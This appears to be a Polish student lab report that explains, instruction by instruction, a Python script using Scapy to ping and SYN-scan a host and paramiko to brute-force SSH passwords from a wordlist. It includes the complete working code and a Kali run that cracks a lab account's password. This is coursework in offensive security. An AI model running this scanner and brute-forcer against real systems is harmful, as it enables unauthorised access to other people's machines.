
OUTPUT:



```
┌──(monika㉿kali)-[~/Python_Project]
└─$ sudo python3 Networ_Attacker.py
Enter the target IP address: 10.20.10.15
Port 22 is open
Port 80 is open
Scan finished.
Open ports: [22, 80]
Do you want to perform a brute-force attack on port 22? (yes/no): y
Enter the SSH server's login username: monika
bzzbzz failed. Exception: Authentication failed.
ugabuga failed. Exception: Authentication failed.
fifrak failed. Exception: Authentication failed.
PuszekOkruszek failed. Exception: Authentication failed.
GyrosNaObiad failed. Exception: Authentication failed.
niedzielny5154poranek failed. Exception: Authentication failed.
CiekawyProjekt failed. Exception: Authentication failed.
154846 failed. Exception: Authentication failed.
Success! Password found: monika
```


ANALIZA KODU:

Wiersze 3-4: Importowanie bibliotek scapy i paramiko.




```
3 from scapy.all import *
4 import paramiko
```

Wiersze 6-14: Funkcja scan_ports skanuje porty w danym zakresie i zbiera informacje o otwartych portach.




```
6  def scan_ports(target, start_port, end_port):
7      open_ports = []
8      for port in range(start_port, end_port + 1):
9          status = scan_port(target, port)
10         if status:
11             open_ports.append(port)
12             print(f"Port {port} is open")
13     print("Scan finished.")
14     return open_ports
```

Wiersze 16-32: Funkcja scan_port skanuje pojedynczy port, sprawdzając jego dostępność. Jeśli port jest otwarty, dodaje go do listy otwartych portów.




```
16 def scan_port(target, port):
17     source_port = RandShort()
18     conf.verb = 0  # Prevent Scapy from printing messages
19     syn_pkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
20
21     if syn_pkt is None:
22         return False
23
24     if not syn_pkt.haslayer(TCP):
25         return False
26
27     if syn_pkt[TCP].flags == 0x12:  # SYN-ACK flag
28         # Send RST flag to close the active connection
29         sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
30         return True
31
32     return False
```

Wiersze 34-43: Funkcja check_target_availability sprawdza dostępność celu poprzez wysłanie pakietu ICMP. Jeśli target jest dostępny, zwraca True.




```
34 def check_target_availability(target):
35     try:
36         conf.verb = 0  # Set verbosity to 0 inside the try block
37         icmp_pkt = sr1(IP(dst=target) / ICMP(), timeout=3)
38         if icmp_pkt is not None:
39             return True
40         return False
41     except Exception as e:
42         print(f"Exception: {e}")
43         return False
```

Wiersze 45-58: Funkcja brute_force_ssh przeprowadza atak brute-force na port SSH. Czyta hasła z pliku, a następnie próbuje się zalogować na SSH przy użyciu każdego hasła. Jeśli odnajdzie poprawne hasło, drukuje komunikat i przerywa pętlę.



```
45 def brute_force_ssh(target, port, user, password_file):
46     with open(password_file, 'r') as file:
47         passwords = file.read().splitlines()
48 
49     for password in passwords:
50         try:
51             ssh_conn = paramiko.SSHClient()
52             ssh_conn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
53             ssh_conn.connect(target, port=int(port), username=user, password=password, timeout=1)
54             print(f"Success! Password found: {password}")
55             ssh_conn.close()
56             return  # Przerwij pętlę od razu po znalezieniu hasła
57         except paramiko.AuthenticationException as e:
58             print(f"{password} failed. Exception: {e}")
```


Wiersze 60-76: Główna pętla programu, która pyta użytkownika o adres IP celu, sprawdza dostępność celu, skanuje otwarte porty, a następnie pyta użytkownika, czy chce przeprowadzić atak brute-force na porcie SSH. Jeśli odpowiedź to "yes", pyta o nazwę użytkownika i uruchamia funkcję brute_force_ssh.



```
60 # Główna pętla
61 if __name__ == "__main__":
62     target_host = input("Enter the target IP address: ")
63     start_port = 1
64     end_port = 1024
65 
66     if check_target_availability(target_host):
67         open_ports = scan_ports(target_host, start_port, end_port)
68         print("Open ports:", open_ports)
69 
70         if 22 in open_ports:  # Jeśli port 22 (SSH) jest otwarty
71             brute_force_response = input("Do you want to perform a brute-force attack on port 22? (yes/no): ")
72             if brute_force_response.lower() in {'yes', 'y'}:
73                 user = input("Enter the SSH server's login username: ")
74                 brute_force_ssh(target_host, 22, user, "PasswordList.txt")
75     else:
76         print("Target is not available.")
```


W którym momencie w skrypcie były realizowane poszczególne polecenia:

Polecenie 2 i 3: Install scapy library oraz Import all the sub-library from scapy.all



```
3 from scapy.all import *
```

Polecenie 4: Create the variable Target and assign a user input to it.




```
62     target_host = input("Enter the target IP address: ")
```

Polecenie 5: Create the variable Registered_Ports that equals to a range form 0 to 1023 (all registered ports)

Brak implementacji w końcowej wersji kodu. W trakcie pisania kodu, w ferworze pracy zastąpiona dwiema zmiennymi: start port = 1 i end port = 1024. Jej zamiana na te dwie zmienne nie wpłynęła na funkcjonalność kodu.


Polecenie 6: Create an empty list called "Open_Ports"



```
7     open_ports = []
```

Polecenie 7: create the "scanport" function that requires the variable "port" as a single argument. In this function, create a variable that will be the source port that takes in the "RandShort()" function from scapy library. This function generates a random number between 0 and 65535.


Wiersze 6-32 zawierają funkcje związane ze skanowaniem portów. Funkcje te są zagnieżdżone, a funkcja scan_port wykonuje skanowanie portu, używając RandShort() do generowania losowego numeru portu źródłowego.



```
 6 def scan_ports(target, start_port, end_port):
 7     open_ports = []
 8     for port in range(start_port, end_port + 1):
 9         status = scan_port(target, port)
10         if status:
11             open_ports.append(port)
12             print(f"Port {port} is open")
13     print("Scan finished.")
14     return open_ports
15
16 def scan_port(target, port):
17     source_port = RandShort()
18     conf.verb = 0  # Prevent Scapy from printing messages
19     syn_pkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
20
21     if syn_pkt is None:
22         return False
23
24     if not syn_pkt.haslayer(TCP):
25         return False
26
27     if syn_pkt[TCP].flags == 0x12:  # SYN-ACK flag
28         # Send RST flag to close the active connection
29         sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
30         return True
31
32     return False
```

Polecenie 8: Set "connnf.verb" to 0 to prevent the functions from printing unwanted messages.


Wiersz 18: conf.verb = 0



```
18     conf.verb = 0  # Prevent Scapy from printing messages
```

Polecenie 9: Create a Synchronization Pacet variable that is equal to the result of "sr1()" with IP(dst+target)/TCP(sport=source port,dport=port to check, flags="S"),timeout=0.5).


Wiersze 17-19: syn_pkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)



```
17      source_port = RandShort()
18      conf.verb = 0  # Prevent Scapy from printing messages
19      syn_pkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
```

Polecenie 10: Inside the "scanport" function (the function that you create in step 7), check if the Synchronization Packet exists. If it does not, return False.


Wiersze 21-22: if syn_pkt is None: return False



```
21      if syn_pkt is None:
22          return False
```

Polecenie 11: If data exists in the "SynPkt" variable, check if it has a TCP layer using the ".haslayer((TCP) function. If it does not, have return False.


Wiersze 24-25: if not syn_pkt.haslayer(TCP): return False



```
24      if not syn_pkt.haslayer(TCP):
25          return False
```

Polecenie 12: In case it has, check if its ".flags" are equal to 0x12. The "012" indicates a SYN-ACK flag, which means that the port is available.


Wiersze 27-29: if syn_pkt[TCP].flags == 0x12: return True



```
27      if syn_pkt[TCP].flags == 0x12:  # SYN-ACK flag
28          # Send RST flag to close the active connection
29          sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
```

Polecenie 13: Send an RST flag to close the active connection using sr(Ip(dst=Target)/TCP(sport=Source_Port,dport=port,flags="R"),timeout=2), and return True


Wiersze 29-30: sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)



```
29          sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
30          return True
```

Polecenie 14: Create a function that checks target availability.


Wiersze 34-43 zawierają funkcję check_target_availability.



```
34 def check_target_availability(target):
35     try:
36         conf.verb = 0  # Set verbosity to 0 inside the try block
37         icmp_pkt = sr1(IP(dst=target) / ICMP(), timeout=3)
38         if icmp_pkt is not None:
39             return True
40         return False
41     except Exception as e:
42         print(f"Exception: {e}")
43         return False
```

Polecenie 15: Implement “try” and “except” methodology. If the exception occurs, catch it as a variable.


Wiersze 35-42: try: i except Exception as e:



```
35     try:
36         conf.verb = 0  # Set verbosity to 0 inside the try block
37         icmp_pkt = sr1(IP(dst=target) / ICMP(), timeout=3)
38         if icmp_pkt is not None:
39             return True
40         return False
41     except Exception as e:
42         print(f"Exception: {e}")
```

Polecenie 16: Print the exception and return a False.


Wiersz 42: print(f"Exception: {e}")



```
42         print(f"Exception: {e}")
```

Polecenie 17: Set the “conf.verb” to 0 inside the “try” block.


Wiersz 36: conf.verb = 0



```
36         conf.verb = 0  # Set verbosity to 0 inside the try block
```

Polecenie 18: Create a variable that sends an ICMP packet to the target with a timeout of 3 using the command sr1(IP(dst=target)?ICMP(),timeout=3).


Wiersze 37-38: icmp_pkt = sr1(IP(dst=target) / ICMP(), timeout=3)



```
37         icmp_pkt = sr1(IP(dst=target) / ICMP(), timeout=3)
38         if icmp_pkt is not None:
```

Polecenie 19: Under “try” and “except” methodology, check if the ICMP packet was sent and returned successfully. If this is the situation, return “True” at the end of the block.


Wiersze 38-39: if icmp_pkt is not None: return True



```
38        if icmp_pkt is not None:
39            return True
```

Polecenie 20: Create an IF statement that uses the availability check function to test whether the target is available.


Wiersze 66-68: if check_target_availability(target_host): open_ports = scan_ports(target_host, start_port, end_port)



```
66    if check_target_availability(target_host):
67        open_ports = scan_ports(target_host, start_port, end_port)
68        print("Open ports:", open_ports)
```

Polecnie 21: Create a loop that goes over the “ports” variable range.


Wiersze 70-74: if 22 in open_ports: i później zagnieżdżone pytanie o atak brute-force.



```
70        if 22 in open_ports:  # Jeśli port 22 (SSH) jest otwarty
71            brute_force_response = input("Do you want to perform a brute-force attack on port 22? (yes/no): ")
72            if brute_force_response.lower() in {'yes', 'y'}:
73                user = input("Enter the SSH server's login username: ")
74                brute_force_ssh(target_host, 22, user, "PasswordList.txt")
75    else:
```

Polecenie 22: Create a “status” variable that is equal to the port scanning function with the port as its argument.


Wiersz 9: status = scan_port(target, port)



```
 9        status = scan_port(target, port)
```

Polecenie 23: If the status variable is equal to True, append the port to the “Open_Ports” list and print the open port.

Wiersze 10-12: if status: open_ports.append(port)



```
10        if status:
11            open_ports.append(port)
12            print(f"Port {port} is open")
13    print("Scan finished.")
```

Polecenie 24: After the loop finishes, print a message stating that the scan finished.

Wiersz 13: print("Scan finished.")

```
13        print("Scan finished.")
```


Polecnie 25: Import the paramiko library.

Wiersz 4: import paramiko

```
4 import paramiko
```

Polecenie 26: Create a “BruteForce” function that takes the port variable as an argument.

Wiersze 45-58 zawierają funkcję brute_force_ssh.



```
45 def brute_force_ssh(target, port, user, password_file):
46     with open(password_file, 'r') as file:
47         passwords = file.read().splitlines()
48 
49     for password in passwords:
50         try:
51             ssh_conn = paramiko.SSHClient()
52             ssh_conn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
53             ssh_conn.connect(target, port=int(port), username=user, password=password, timeout=1)
54             print(f"Success! Password found: {password}")
55             ssh_conn.close()
56             return  # Przerwij pętlę od razu po znalezieniu hasła
57         except paramiko.AuthenticationException as e:
58             print(f"{password} failed. Exception: {e}")
```


Polecnie 27: Use the “with” method to open the “PasswordList.txt”.

Wiersz 46: with open(password_file, 'r') as file:

```
46     with open(password_file, 'r') as file:
```

Polecnie 28: Create a wordlist that the user read the file from the Python code and assign the password value to a password variable.

Wiersz 47: passwords = file.read().splitlines()



```
47         passwords = file.read().splitlines()
48
```


Polecenie 29: Under the “with” method, create one variable called “user” to allow the user to select the SSH server’s login username.

Wiersz 73: user = input("Enter the SSH server's login username: ")

```
73             user = input("Enter the SSH server's login username: ")
```

Polecenie 30: Create the variable “SSHconn” that equals to the “paramiko.SSHClient()” function.

